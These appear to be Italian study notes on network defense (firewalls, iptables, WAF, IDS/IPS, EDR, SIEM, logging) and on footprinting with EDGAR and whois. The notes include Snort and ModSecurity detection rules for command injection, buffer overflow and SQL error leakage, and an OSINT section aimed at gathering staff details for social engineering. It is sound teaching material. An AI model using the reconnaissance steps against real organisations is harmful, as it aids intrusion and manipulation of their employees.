I pacchetti possono essere droppati, ciò significa che non arrivano a destinazione e di conseguenza non ci sarà nessun tipo di messaggio come risposta al sistema di origine. Possono anche essere rifiutati ciò significa che non vogliono che essi arrivino alla destinazione se seguiti da uno specifico protocollo. Quando accade questo arriva un messaggio ICMP che la destinazione non è raggiungibile. Se quando il messaggio viene droppato non da informazioni al sistema quest'ultimo rimane in un buco nero. Sicuramente i pacchetti possono essere anche accettati. Eseguito da una serie di regole spesso policy, packet filter contengono delle policy che gestiscono il comportamento dei filtri. Ciò significa che se è bianco allora accetta tutto. Mentre il deny policy accetta tutto affinché non venga descritto specificatamente cosa far passare. Troviamo anche la default accept policy, ovvero che passa tutto affinché qualcosa non viene specificatamente richiesto di essere bloccato.

I packet filter si possono visualizzare anche in sistemi Linux, mentre l'host based firewall include in molte distro di Linux altre capacità può anche funzionare come packet filter. Si possono settare policy su diverse catene con il comando "iptables". Nell'esempio viene mostrato come settare una policy di default deny su catene idi INPUT, OUTPUT e FORWARD che sono di regole applicate a specifici flussi di messaggi.

```
[iptables Policy Settings]  
iptables -P INPUT DROP  
iptables -P OUTPUT DROP  
iptables -P FORWARD DROP
```

I packet filters possono essere buoni per il traffico in entrata o anche se bisogna tenere gli utenti interni dall'accesso di una specifica porta o ip address, non sono buoni per attività complesse come autorizzare il traffico in entrata dal quale il messaggio arriva da una connessione interna alla rete. Per questo abbiamo bisogno di tracciare le connessioni in uscita che va oltre il packet filtering.

## Stateful Filtering

Un firewall stateful tiene traccia dello stato dei messaggi e la conversazione tra client e server. Ciò significa che ha una state table e che quindi conosce tutto sul flusso del traffico. Nel caso del TCP è teoricamente più facile da quando ci sono i flag che descrivono la storia e lo stato del flusso del traffico. Un messaggio che ha solo il flag SYN impostato su on è una nuova connessione. A questo punto lo stato del flusso diventa ESTABLISHED. In alcuni casi può trovare flussi che sono RELATED, un'esempio è il FTP (file transfer protocol) che genera una connessione dall'interno all'esterno, quindi dal server al client. In questo caso la server-to-client connection per il trasferimento dei file è relativa al controllo della connessione tra client e server.

Anche nel TCP, i flag non ti dicono l'intera storia. Dopo tutto, sarebbe abbastanza facile inviare messaggi con i flag corretti per passare attraverso un firewall che si limita a guardare i flag per determinare lo stato dell'oggetto. L'UDP non ha stati inerenti al protocollo. Questo rende impossibile da guardare qualsiasi tipo di flag o header. Tiene traccia delle comunicazioni stream che non si affidano a protocolli. Loro guardano i messaggi che vanno fuori e segnano la loro direzionalità per determinare quale sarà lo stato. Quindi il firewall sa quale sarà l'end user e quale sarà l'end server.

Quando hai un firewall stateful, puoi solo prendere decisioni su porte e pacchetti basati su porte e indirizzi, puoi anche aggiungere gli stati della connessione. Per esempio, puoi vedere un paio di iptables rules nel codice descritto sotto che descrive quali connessioni sono permesse con NEW or ESTABLISHED nella porta 22, che è la SSH (secure shell) port. Inoltre, le connessioni che sono stabilite e permesse fuori sull'interfaccia eth0. Con la policy deny, le nuove connessioni non saranno permesse su quest'interfaccia.

[iptables State Rules]

```
iptables -A INPUT -i eth0 -p tcp --dport 22 -m state --state \
NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -m state --state
ESTABLISHED \
-j ACCEPT
```

Questo tipo di permessi ci permette di tenere lontano le persone dalla nostra rete.

## Deep packet inspection

Uno dei più grandi problemi quando si parla di firewall è che autorizzano i servizi noti. Un firewall autorizza la connessione al web server. E questo significa che anche il traffico illecito può utilizzare connessioni lecite. Per poter distinguere tra traffico illecito e lecito o quello che si scambia all'interno dell'applicazione bisogna andare più a fondo e così entra in gioco il deep packet inspection, guardare solo l'header non è sufficiente perché nell'header tutto può sembrare corretto. Dobbiamo guardare nel layer più sopra.

Il DPI firewall guarda oltre l'header e dentro il payload del pacchetto. Con questo metodo è più facile identificare malware e attacchi sul traffico in entrata. Il DPI richiede la firma che è presente all'interno del pacchetto. Per fare questo il firewall confronta l'intero messaggio prima di determinare qualsiasi tipo di azione. Questo significa che deve almeno avere il pacchetto per intero, e quindi che nessuna fragmentazione nel layer IP deve arrivare ed essere riassemblato. In alcuni casi richiede l'intero stream indifferente se è UDP o TCP. Questo quindi comporta un ritardo.

Il packet filetr o lo stateful non hanno bisogno di riassemblare sempre se il pacchetto arrivi per intero. Qualsiasi pacchetto frammentato sotto i 100 bytes è sintomo di traffico malevolo. Guardare solo le intestazioni è limitante, specialmente nell'ultimi anni che gli attacchi arrivano ad un layer alto ed è proprio per questo che serve il DPI.

Il traffico cifrato non può essere ispezionato. I firewall non hanno la chiave di decifratura. Qualsiasi approccio man-in-the-middle alla crittografia da parte del firewall viola le aspettative end-to-end della maggior parte delle soluzioni di crittografia e degli utenti. L header certamente non è cifrato, questo significa che lo stateful ed il packet filter non sono impattati dall'cifratura mentre il DPI sì.

## Application layer firewalls

Ci sono firewall che contengono Application layer firewalls, DPI. Anche se questi firewall comunque ispezionano i pacchetti, sono specifici però per certi protocolli. Per esempio, nelle reti VoIP, può essere usato il device chiamato session border controller (SBC), questo capisce i protocolli H.323 e le Session Initiation Protocol (SIP), questo non solo può decidere sulla validità dei messaggi ma può anche aprire gli spilli dinamici (dynamic pinholes) per autorizzare i messaggi media con il Real time transport protocol (RTP) protocol. Pur trattandosi di protocolli e porte diverse da quelle segnalate.

Un SBC è un esempio di come un firewall application prende decisione basata sulla capacità di capire il protocollo di applicazione. Un altro esempio è il WAF (web application firewall). Il WAF usa un set di rules per trovare e bloccare richieste e risposte. Un esempio open source di waf è il ModSecurity, le regole da scrivere sono complicate come questo elencato.

```
[mod-security Rule]
SecRule RESPONSE_BODY "@rx (?i)(?:supplied argument is
not a valid
MySQL|Column count doesn't match value count at
row|mysql_fetch_array\(\)|on
MySQL result index|You have an error in your SQL syntax;|You
have an error in
your SQL syntax near|MySQL server version for the right syntax
to
use|[MySQL]|ODBC|Column count doesn't match|Table '[^']+'
doesn't
exist|SQL syntax.*MySQL|Warning.mysql_.|valid MySQL
result|MySqlClient\.)"
\
"capture,\
setvar:tx.msg=%{rule.msg},\
setvar:tx.outbound_anomaly_score=+%
{tx.critical_anomaly_score},\
setvar:tx.sql_injection_score=+%
{tx.critical_anomaly_score},\
setvar:tx.%{rule.id}-OWASP_CRS/LEAKAGE/ERRORS-
%{matched_var_name}=%{tx.0}"
```

Le regole vengono applicate per tutto quello che c'è scritto dopo @rx.

Vengono espresse in regulare expression, se matchate allora si attiva il capture action. Inoltre possono anche essere collezionate e riviste successivamente o utilizzate per alerting. Molto spesso un waf come modsecurity può essere implementato ai bordi della rete come un reverse proxy, quindi il client invia i messaggi al reverse proxy, che mantiene il messaggio sul comportamento del server, così da confrontare e vedere se è una potenziale richiesta malevola, prima di inviarla al webserver. I web server possono essere anche i gateway.

## Unified threat management


A volte i firewall non sono abbastanza perché oltre ai sistemi bisogna proteggere anche gli user. Un UTM contiene molte soluzioni di sicurezza che si possono inserire in un unico posto. L UTM rimpiazza i firewall, dato che all'interno hanno molte features come l'antivirus, intrusion detection e protection.

Ma inserire sia firewall che UTM ti aiuta ad avere un sistema multilayer di protezione.

# Intrusion detection system

Esistono due tipi di IDS :

- Host based : che guarda le attività sul sistema locale, come il cambio di file di sistema, guarda anche i log dei file, l'unica cosa negativa è che quando l'attaccante è nel sistema può anche compromettere questo tipo di protezione.
- Network IDS : Mentre i firewall possono bloccare pacchetti, gli ids possono fare una sorta di regole per generare messaggi di log. Queste rule possono essere implementate a ogni layer della pila del network. Esempi sono Snort open source. Questo vede tutto il traffico che passa sulla rete, quindi anche dove lo si piazza è importante. Una delle tante soluzioni è metterne più di una in parallelo così da vedere tutto il perimetro. Un'altro approccio è quello di piazzare sensori, questo è utile per gli insider.



Un difetto degli IDS è che non reggono un carico molto alto di traffico, anche se l'utilizzo di sensori lo bilancia. Possiamo dare un occhio alle regole di snort per vedere cosa un IDS può fare. Nel esempio troviamo due snort rules.

[Snort Rules]

```
alert tcp $EXTERNAL_NET any → $SQL_SERVERS 7210 (msg:"SQL SAP  
MaxDB shell command injection attempt";  
flow:to_server,established; content:"exec_sdbinfo";  
fast_pattern:only; pcre:"/exec_sdbinfo/s+  
[\x26\x3b\x7c\x3e\x3c]/i"; metadata:policy balanced-ips drop,  
policy max-detect-ips drop, policy security-ips drop;  
reference:bugtraq,27206; reference:cve,2008-0244;  
classtype:attempted-admin; sid:13356; rev:7;)  
alert tcp $EXTERNAL_NET any → $HOME_NET 21064 (msg:"SQL Ingres  
Database uuid_from_char buffer overflow attempt";  
flow:to_server,established; content:"uuid_from_char";  
fast_pattern:only; pcre:"/uuid_from_char\s*?\(\s*?[\\x22\\x27]  
[\\"x22\\x27]{37}/smi"; metadata:policy balanced-ips drop, policy  
max-detect-ips drop, policy security-ips drop;
```


```
reference:bugtraq,24585; reference:cve,2007-3338;
reference:url,supportconnectw.ca.com/public/ca\_common\_docs/ingressvuln\_letter.asp;
reference:url,www.ngssoftware.com/advisories/high-riskvulnerability-in-ingres-stack-overflow; classtype:attemptedadmin; sid:12027; rev:11;)
```

Le snort rules comincia con un azione, puoi creare alert. Puoi log, drop, reject and pass uniti con altre action, dopo le azioni puoi configurare i dettagli sugli header. Questo include i protocolli su cui vuoi gli alert. Nel nostro caso abbiamo creato un alert per il protocollo TCP, quindi abbiamo bisogno di specificare non solo il source e destination ma anche il source e destination port. la freccia → indica la direzione del flusso. All'interno delle parentesi abbiamo i dettagli delle regole. Prima il messaggio che si usa nel log, dopo trovi i dettagli del flow. Puoi anche decidere da che lato, se server o client. La parte migliore arriva dopo, dove puoi specificare nel pacchetto cosa deve contenere per matchare la rule. Puoi anche vedere metadata, come informazioni di referenza. Questi includono informazioni sulla vulnerabilità sulla quale vogliamo essere avvertiti. Infine le rule di Snort hanno anche un identificativo (SID), i valori dopo 999999 sono riservati per l'uso delle rule che vengono da Snort Distribution. Puoi anche specificare un revision number, così che puoi avere una versioni sui SID che usi.

A volte si usa l'IDS solo per detection ma a volte si utilizza anche per farlo intervenire con quanto rilevato.

## Intrusion Prevention Systems

L'IPS si posiziona un passo più avanti rispetto all'IDS. Per poter runnare Snort anche come IPS hai bisogno di un device che si trovi nel percorso in entrata e in uscita della rete. Hanno l'abilità di bloccare o autorizzare il traffico.



L'IPS può prendere azioni su cosa accettare o rifiutare pacchetti che entrano in rete. La differenza con firewall è che loro hanno delle rules, mentre l'IPS è più dinamico. Prende decisioni in base al contenuto del pacchetto. Una regola d'esempio potrebbe essere sulla durata che un pacchetto ha. Anche gli IPS possono decidere di droppare messaggi o rifiutarli, sempre con messaggi ICMP. Anche con gli IPS si possono analizzare i log, ma bisogna stare attenti ai falsi positivi. Una sfida degli IDS e IPS è il volume del traffico, il maggior numero di regole hai, e quanto traffico entra nella rete così come i sensori che si mettono.

## Endpoint Detection and Response

L'EDR è una classe di software che effettuano azioni che sono utili alla sicurezza come anti-malware, quando è presente si concentrano sulla signature utile per la detection behavior. Sono utili perché molti sono collegati al MITRE e utili anche a prevenire malware dall'esecuzione o generano alert per indicare un evento sospetto. Hanno la possibilità di avere un accesso remoto alla macchina e quindi avere a display i processi, la memoria i files etc. Un esempio open source è Google Rapid Response. Ma gli attaccanti utilizzano tecniche di evasione che rendono il compito all'EDR più difficile da individuare. Un'altra opzione è l'isolamento, utile quando si riesce a individuare che un attaccante è presente all'interno della macchina così da non infettare altri sistemi. Utilizza l'host isolation, che viene fatto principalmente tramite rete.

## Security Information and Event Management

In caso di incidenti il SIEM è utile, conserva tutti i log e include anche tutti i tool di correlazione, vengono utilizzati per correlare e analizzare i security alert. Hanno anche l'abilità di vedere i dati. Kibana è un esempio sviluppato da Elastic Search comunemente chiamato ELK Stack. Questo raccoglie dati da più piattaforme. I SOC utilizzano i SIEM dato che sono utili a raccogliere dati e piazzarli su unica dashboard utili per trovare attacchi.

## Defense in Depth

Uno degli obiettivi del Defense in Depth è di ritardare l'attaccante o l'avversario. E quello di prevenire il raggiungimento dell'obiettivo all'attaccante. Questo si può ottenere con artifatti, tool, in pratica far spegnere l'attacco prima che raggiungi informazioni sensibili.

Il concetto è quello di fornire controlli ridondanti su più aree. La prima aerea è quella fisica, questo significa impedire l'accesso a persone fisiche così da non poter attaccare chiavette USB etc. La seconda è quella tecnica, ovvero quella descritta prima, firewall, IDS IPS etc. Si può anche utilizzare controllo su password o qualsiasi tipo di hardware o software che

previene l'accesso non autorizzato è un technical contro. Poi c'è l'administrative control e quindi policy, standard o procedure, in poche parole come l'organizzazione è protetta.

Un esempio di come può essere implementato è utilizzando i firewall come entry point, poi dividerlo in due reti, uno un DMZ dove i server non riconosciuti risiedono ma ancora interni alla rete, qui è dove si mettono gli Internet-facing-servers come email o web. Nell'altro invece metti Active directory o file server. Il secondo firewall protegge la rete interna da quella del server e viceversa. Si hanno IDS e EDR.

## Defense in Breadth

La differenza sostanziale con quello di prima è che qui si calcola un rischio più completo, considerando anche il fattore umano e quindi ragionare più sulla prevenzione. E siccome non può essere molto realistico e quindi la migliore strategia è preparare un finto attacco e come prepararsi ad esso. Quindi avere anche un team preparato, un concetto che anche nell'ultimo periodo va molto è il DevOps e DevSecOps ovvero il mix tra developer e Security che collaborano tra loro con una buona comunicazione ed evitando anche il fattore umano con misconfiguration o altri errori.

## Logging

Molti sistemi unix hanno all'interno un protocollo chiamato syslog, ebbe inizio insieme al SMTP, ed è usato sia in locale che remoto. Dato che supporta il remoto può essere utilizzato in ambito di incident response. Un approccio comune è quello di eliminare sia i log che le tracce ma se queste non sono solo sul device dopo un pò si riscontrano.

Un esempio di messaggi syslog è disponibile nel seguente elenco di codice. Ogni messaggio inizia con la data, seguita dal nome host di origine. Segue il processo che ha creato il log, incluso il numero identificativo del processo. Infine, viene visualizzato il messaggio che il processo ha generato.

### [syslog Messages]

```
Jun 26 10:27:16 boardinghouse kernel: [923361.001444] vmbr0:  
port 3(tap210i0) entered forwarding state  
Jun 26 10:27:17 boardinghouse pvedaemon[10864]: root@pam end  
task  
UPID:boardinghouse:000034F1:0580EE23:5B326963:qmstart:210:root@  
pam: OK  
Jun 26 10:27:42 boardinghouse pvedaemon[9338]: root@pam  
starting task  
UPID:boardinghouse:00003552:0580F8B5:5B32697E:vncproxy:210:root
```

```
@pam:  
Jun 26 10:32:09 boardinghouse pvedaemon[9338]: root@pam end  
task  
UPID:boardinghouse:00003552:0580F8B5:5B32697E:vncproxy:210:root  
@pam: OK
```

Lo standard syslog definisce funzionalità per categorizzare i messaggi in modo che possano essere indirizzati a posizioni diverse. Ad esempio, qualsiasi messaggio relativo all'autenticazione può essere inserito in un singolo file, separato da altri tipi di messaggi. Ogni funzionalità può essere indirizzata a un file diverso o persino a un sistema diverso, se si desidera che alcuni messaggi di log vengano archiviati localmente e altri centralmente. In alcune implementazioni di syslog, è possibile archiviare i dati sia localmente che in remoto. Questo fornisce log locali e remoti che fungono da backup. Include anche la severity. In Windows i messaggi di log vengono inviati direttamente al subsystem che utilizza uno storage binario e questi possono essere query indicizzati con Event ID.

## Auditing

Nei sistemi Windows, l'audit è una funzione di sicurezza. Si riferisce al successo o al fallimento di eventi di sistema. Questo può includere, ad esempio, il successo o il fallimento di accessi o l'accesso ai file sul sistema. La Figura 3.9 mostra le impostazioni del criterio di audit all'interno dell'applicazione Criteri di sicurezza locali. Ogni categoria del criterio può avere un registro di successo o di fallimento. Puoi avere sia success che failure.

Sul lato Linux, esiste un'infrastruttura di auditing completamente diversa. Utilizzando il programma auditctl, è possibile gestire le policy di audit su un sistema Linux. Il sottosistema di auditing nel kernel Linux può essere utilizzato per monitorare l'attività di file e directory. Può essere utilizzato per monitorare l'esecuzione delle applicazioni. Si possono vedere anche le chiamate a sistema o come le applicazioni si eseguono, il tutto si trova nel file audit.log

[audit.log Sample Output]

```
type=USER_LOGIN msg=audit(1530130008.763:341): pid=9711 uid=0  
auid=0 ses=30 msg='op=login id=0 exe="/usr/sbin/sshd"  
hostname=binkley.lan addr=192.168.86.49 terminal=/dev/pts/0  
res=success'  
type=USER_START msg=audit(1530130008.765:342): pid=9711 uid=0  
auid=0 ses=30 msg='op=login id=0 exe="/usr/sbin/sshd"  
hostname=binkley.lan addr=192.168.86.49 terminal=/dev/pts/0  
res=success'  
type=CONFIG_CHANGE msg=audit(1530130271.424:353):  
auid=4294967295 ses=4294967295 op=add_rule key=(null) list=4  
res=1
```

```
type=SERVICE_START msg=audit(1530130271.424:354): pid=1 uid=0
auid=4294967295 ses=4294967295 msg='unit=auditd comm="systemd"
exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=?
res=success'
type=SYSCALL msg=audit(1530130283.962:355): arch=c000003e
syscall=59 success=yes exit=0 a0=106e000 a1=1063a90 a2=10637e0
a3=7ffec3721e70 items=2 ppid=9711 pid=9908 auid=0 uid=0 gid=0
euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=30
comm="cat" exe="/usr/bin/cat" key=(null)
type=EXECVE msg=audit(1530130283.962:355): argc=2 a0="cat"
a1="audit.log"
type=CWD msg=audit(1530130283.962:355): cwd="/var/log/audit"
type=PATH msg=audit(1530130283.962:355): item=0
name="/usr/bin/cat" inode=2799 dev=fd:00 mode=0100755 ouid=0
ogid=0 rdev=00:00 objtype=NORMAL cap_fp=0000000000000000
cap_hi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1530130283.962:355): item=1
name="/lib64/ld-linux-x86-64.so.2" inode=33559249 dev=fd:00
mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL
cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0
cap_fver=0
type=PROCTITLE msg=audit(1530130283.962:355):
proctitle=6361740061756469742E6C6F67
```

Ogni voce fornisce dettagli sul tipo di voce, che indica cosa ha rilevato il sottosistema di audit. Ad esempio, la prima voce indica che un utente ha effettuato l'accesso. Dai dettagli è possibile vedere che l'indirizzo da cui proviene la connessione è 192.168.86.49 e che l'eseguibile è /usr/sbin/sshd con success.

## CAPITOLO 4 - FOOTPRINTING AND RECONNAISSANCE

Il processo di ottenere la taglia e l'ambito del target è chiamato footprinting (impronta).

In altre parole l'attaccante, o tu o l'ethical hacker prende impronte sull'organizzazione. Ci sono molti posti su dove prendere le informazioni, tramite risorse pubbliche o puoi semplicemente infiltrarti all'interno dell'organizzazione. Questo è illegale.

L'obiettivo è anche quello di non farsi beccare, motivo per la quale si utilizzano risorse pubbliche o di terze parti. L'importante è imparare a saper leggere, soprattutto dove cercare. Uno dei tanti dettagli che si possono ottenere è il DNS. Ci sono tanti dati che sono memorizzati all'interno del DNS come i domini o i blocchi di indirizzi IP. E importante anche riscontrarsi con

i framework di testing come il MITRE ATT&CK. Questo ha una fase di reconnaissance e ricopra come scannerizzare o ottenere informazioni. Anche se la maggior parte delle persone è interessate a scoprire vulnerabilità, l'aspetto umano è quello più trattato.

## Open Source Intelligence

Ci sono due motivi del perché è importante l'OSINT. Il primo è perché non vi è stato fornito alcun'informazione sull'organizzazione e quindi come red teamer hai bisogno di molte info per attaccare. Inoltre puoi ottenere molte informazioni sui dipendenti per effettuare attacchi di tipo social engineer. Il secondo motivo è perché molte organizzazioni non sanno quante informazioni pubbliche sono presenti online su di loro. Se si ha un contratto di tipo white box allora tutte queste informazioni non sono utili, ma informare l'azienda sul quantitativo di informazioni che girano potrebbe aiutare nell'awarness.

## Companies

Esistono diversi punti di partenza quando si tratta di acquisire informazioni open source sul proprio target.. Il primo è per avere un quadro generale dell'azienda. Inoltre aziende che riconoscono il rischio di avere informazioni online e quindi rendere l'attività ancora più difficile perché le uniche info che si troveranno saranno quelle che per regolamento dovranno essere pubbliche.

Le informazioni più utili sicuramente sono quelle lato network. Utili per il social engineer. Entrambe possono essere ritrovate all'interno del database dell'US government.

## EDGAR

È un database che contiene informazioni utili sulle aziende. Qui si possono trovare info sulla struttura organizzativa in modo da capire la gerarchia aziendale. La Securities and Exchange Commission (SEC) ha un database che memorizza tutti i documenti pubblici associati a una società. The Electronic Data Gathering, Analysis, and Retrieval (EDGAR) può essere usato per cercare ad esempio i report annuali in formato 10k, o i report quadriennali 10Q o l'11K info sulle stock option dei dipendenti. Uno dei più utili campi è il 14A che ha un database che memorizza tutti i documenti pubblici associati a una società.

## Domain Registrars

EDGAR è per aziende pubbliche, ma non tutte lo sono. Domain Registrars è un'altra fonte dove trovare informazioni, ad esempio l'indirizzo della sede. Le informazioni molto spesso sono nascoste dietro ai registranti e per ottenere le informazioni bisogna autenticarsi come il vero registrante. Non da escludere che si può anche falsificare queste informazioni, così da non essere riconducibili. Prima di entrare a fondo in questo argomento è meglio capire come l'Internet è gestito sui domini e gli indirizzi. Prima di tutto c'è l'Internet Corporation for Assignment Names and Numbers (ICANN), questo è responsabile della gestione degli indirizzi IP, porte e protocolli. Inizialmente questo era gestito da un solo uomo Jon Postel che oltre a questo gestiva anche il documento di request for comments (RFC).

Subito dopo troviamo i domain registrars, questi conservano informazioni su indirizzi responsabili per i contatti. Un tempo domain registrars e altre informazioni erano la stessa cosa. Ora i domain registrars più famosi sono GoDaddy, Domain Monger etc.

Per ottenere informazioni sul regional Internet registry (RIR) puoi usare il comando whois. Questo programma può essere usato nei sistemi linux Unix Like, incluso mac OS.

```
$ whois wiley.com
```

Domain Name: [WILEY.COM](http://WILEY.COM)

Registry Domain ID: 936038\_DOMAIN\_COM-VRSN

Registrar WHOIS Server: [whois.corporatedomains.com](http://whois.corporatedomains.com)

Registrar URL: <http://cscdbs.com>

Updated Date: 2021-08-30T16:27:21Z

Creation Date: 1994-10-12T04:00:00Z

Registry Expiry Date: 2023-10-11T04:00:00Z

Registrar: CSC Corporate Domains, Inc.

Registrar IANA ID: 299

Registrar Abuse Contact Email: [domainabuse@cscglobal.com](mailto:domainabuse@cscglobal.com)

Registrar Abuse Contact Phone: 8887802723

Domain Status: clientTransferProhibited

<https://icann.org/epp#clientTransferProhibited>

Name Server: [AUS-IBEXTDNS-01.WILEY.COM](http://AUS-IBEXTDNS-01.WILEY.COM)

Name Server: [CAR-IBEXTDNS-01.WILEY.COM](http://CAR-IBEXTDNS-01.WILEY.COM)

DNSSEC: unsigned

URL of the ICANN Whois Inaccuracy Complaint Form:

<https://www.icann.org/wicf/>

← SNIP →

Domain Name: [wiley.com](http://wiley.com)

Registry Domain ID: 936038\_DOMAIN\_COM-VRSN

Registrar WHOIS Server: [whois.corporatedomains.com](http://whois.corporatedomains.com)

Registrar URL: [www.cscprotectsbrands.com](http://www.cscprotectsbrands.com)

Updated Date: 2021-08-30T12:27:21Z

Creation Date: 1994-10-12T00:00:00Z

Registrar Registration Expiration Date: 2023-10-11T04:00:00Z

Registrar: CSC CORPORATE DOMAINS, INC.

Sponsoring Registrar IANA ID: 299

Registrar Abuse Contact Email: [domainabuse@cscglobal.com](mailto:domainabuse@cscglobal.com)

Registrar Abuse Contact Phone: +1.8887802723

Domain Status: clientTransferProhibited

<http://www.icann.org/epp#clientTransferProhibited>

Name Server: [AUS-IBEXTDNS-01.WILEY.COM](#)

Name Server: [CAR-IBEXTDNS-01.WILEY.COM](#)

DNSSEC: unsigned

URL of the ICANN Whois Inaccuracy Complaint Form:

<https://www.icann.org/wicf/>

← SNIP →

Domain Name: [wiley.com](#)

Registry Domain ID: 936038\_DOMAIN\_COM-VRSN

Registrar WHOIS Server: [whois.corporatedomains.com](#)

Registrar URL: [www.cscprotectsbrands.com](#)

Updated Date: 2021-08-30T12:27:21Z

Creation Date: 1994-10-12T00:00:00Z

Registrar Registration Expiration Date: 2023-10-11T04:00:00Z

Registrar: CSC CORPORATE DOMAINS, INC.

Sponsoring Registrar IANA ID: 299

Registrar Abuse Contact Email: [domainabuse@cscglobal.com](mailto:domainabuse@cscglobal.com)

Registrar Abuse Contact Phone: +1.8887802723

Domain Status: clientTransferProhibited

<http://www.icann.org/epp#clientTransferProhibited>

Registry Registrant ID:

Registrant Name: Domain Administrator

Registrant Organization: John Wiley & Sons, Inc

Registrant Street: 111 River Street

Registrant City: Hoboken

Registrant State/Province: NJ

Registrant Postal Code: 07030

Registrant Country: US

Registrant Phone: +1.3175723355

Registrant Phone Ext:

Registrant Fax: +1.3175724355

Registrant Fax Ext:

Registrant Email: [domains@wiley.com](mailto:domains@wiley.com)

Registry Admin ID:

Admin Name: Domain Administrator

Admin Organization: John Wiley & Sons, Inc  
Admin Street: 111 River Street  
Admin City: Hoboken  
Admin State/Province: NJ  
Admin Postal Code: 07030

Registrant Country: US  
Registrant Phone: +1.3175723355  
Registrant Phone Ext:  
Registrant Fax: +1.3175724355  
Registrant Fax Ext:  
Registrant Email: [domains@wiley.com](mailto:domains@wiley.com)  
Registry Admin ID:  
Admin Name: Domain Administrator  
Admin Organization: John Wiley & Sons, Inc  
Admin Street: 111 River Street  
Admin City: Hoboken  
Admin State/Province: NJ  
Admin Postal Code: 07030  
Admin Country: US  
Admin Phone: +1.3175723355  
Admin Phone Ext:  
Admin Fax: +1.3175724355  
Admin Fax Ext:  
Admin Email: [domains@wiley.com](mailto:domains@wiley.com)

Registry Tech ID:  
Tech Name: Electronic Support Services  
Tech Organization: John Wiley & Sons Inc  
Tech Street: 111 River Street  
Tech City: Hoboken  
Tech State/Province: NJ  
Tech Postal Code: 07030  
Tech Country: US  
Tech Phone: +1.3175723100  
Tech Phone Ext:  
Tech Fax: +1.3175724355  
Tech Fax Ext:  
Tech Email: [domains@wiley.com](mailto:domains@wiley.com)  
Name Server: [car-ibextdns-01.wiley.com](http://car-ibextdns-01.wiley.com)  
Name Server: [aus-ibextdns-01.wiley.com](http://aus-ibextdns-01.wiley.com)

DNSSEC : Qui c'è molto output da analizzare, in primis bisogna dire che whois controlla lo IANA whois server per ottenere informazioni. IANA indica, in questo output, che come domain registers abbiamo CSC Corporate Domains. E otteniamo informazioni su di esso. Inoltre abbiamo ottenuto informazioni sul dominio [wiley.com](http://wiley.com) dove ci sono anche numeri di telefono e indirizzo della compagnia. Ed inoltre abbiamo anche tante altre informazioni di contatto sull'azienda.

Come detto in precedenza non tutte le aziende dispongono di queste informazioni, infatti se cerchiamo il dominio [spamhaus.org](http://spamhaus.org) ci rendiamo conto che possono anche essere limitate.

#### Details About [spamhaus.org](http://spamhaus.org)

Domain Name: [spamhaus.org](http://spamhaus.org)

Registry Domain ID: 3438c67fd16d45eca26608d562bb3be6-LROR

Registrar WHOIS Server: <http://whois.comlaude.com>

Registrar URL: <https://comlaude.com/whois>

Updated Date: 2022-09-06T23:10:56Z

Creation Date: 1999-10-01T11:03:57Z

Registry Expiry Date: 2023-10-01T11:03:57Z

Registrar: Nom-iq Ltd. dba COM LAUDE

Registrar IANA ID: 470

Registrar Abuse Contact Email: [abuse@comlaude.com](mailto:abuse@comlaude.com)

Registrar Abuse Contact Phone: +44.2074218250

Domain Status: clientDeleteProhibited

<https://icann.org/epp#clientDeleteProhibited>

Domain Status: serverDeleteProhibited

<https://icann.org/epp#serverDeleteProhibited>

Domain Status: serverTransferProhibited

<https://icann.org/epp#serverTransferProhibited>

Domain Status: clientUpdateProhibited

<https://icann.org/epp#clientUpdateProhibited>

Domain Status: serverUpdateProhibited

<https://icann.org/epp#serverUpdateProhibited>

Registry Registrant ID: REDACTED FOR PRIVACY

Registrant Name: REDACTED FOR PRIVACY

Registrant Organization: Spamhaus IP Holdings SLU

Registrant Street: REDACTED FOR PRIVACY

Registrant City: REDACTED FOR PRIVACY

Registrant State/Province:

Registrant Postal Code: REDACTED FOR PRIVACY

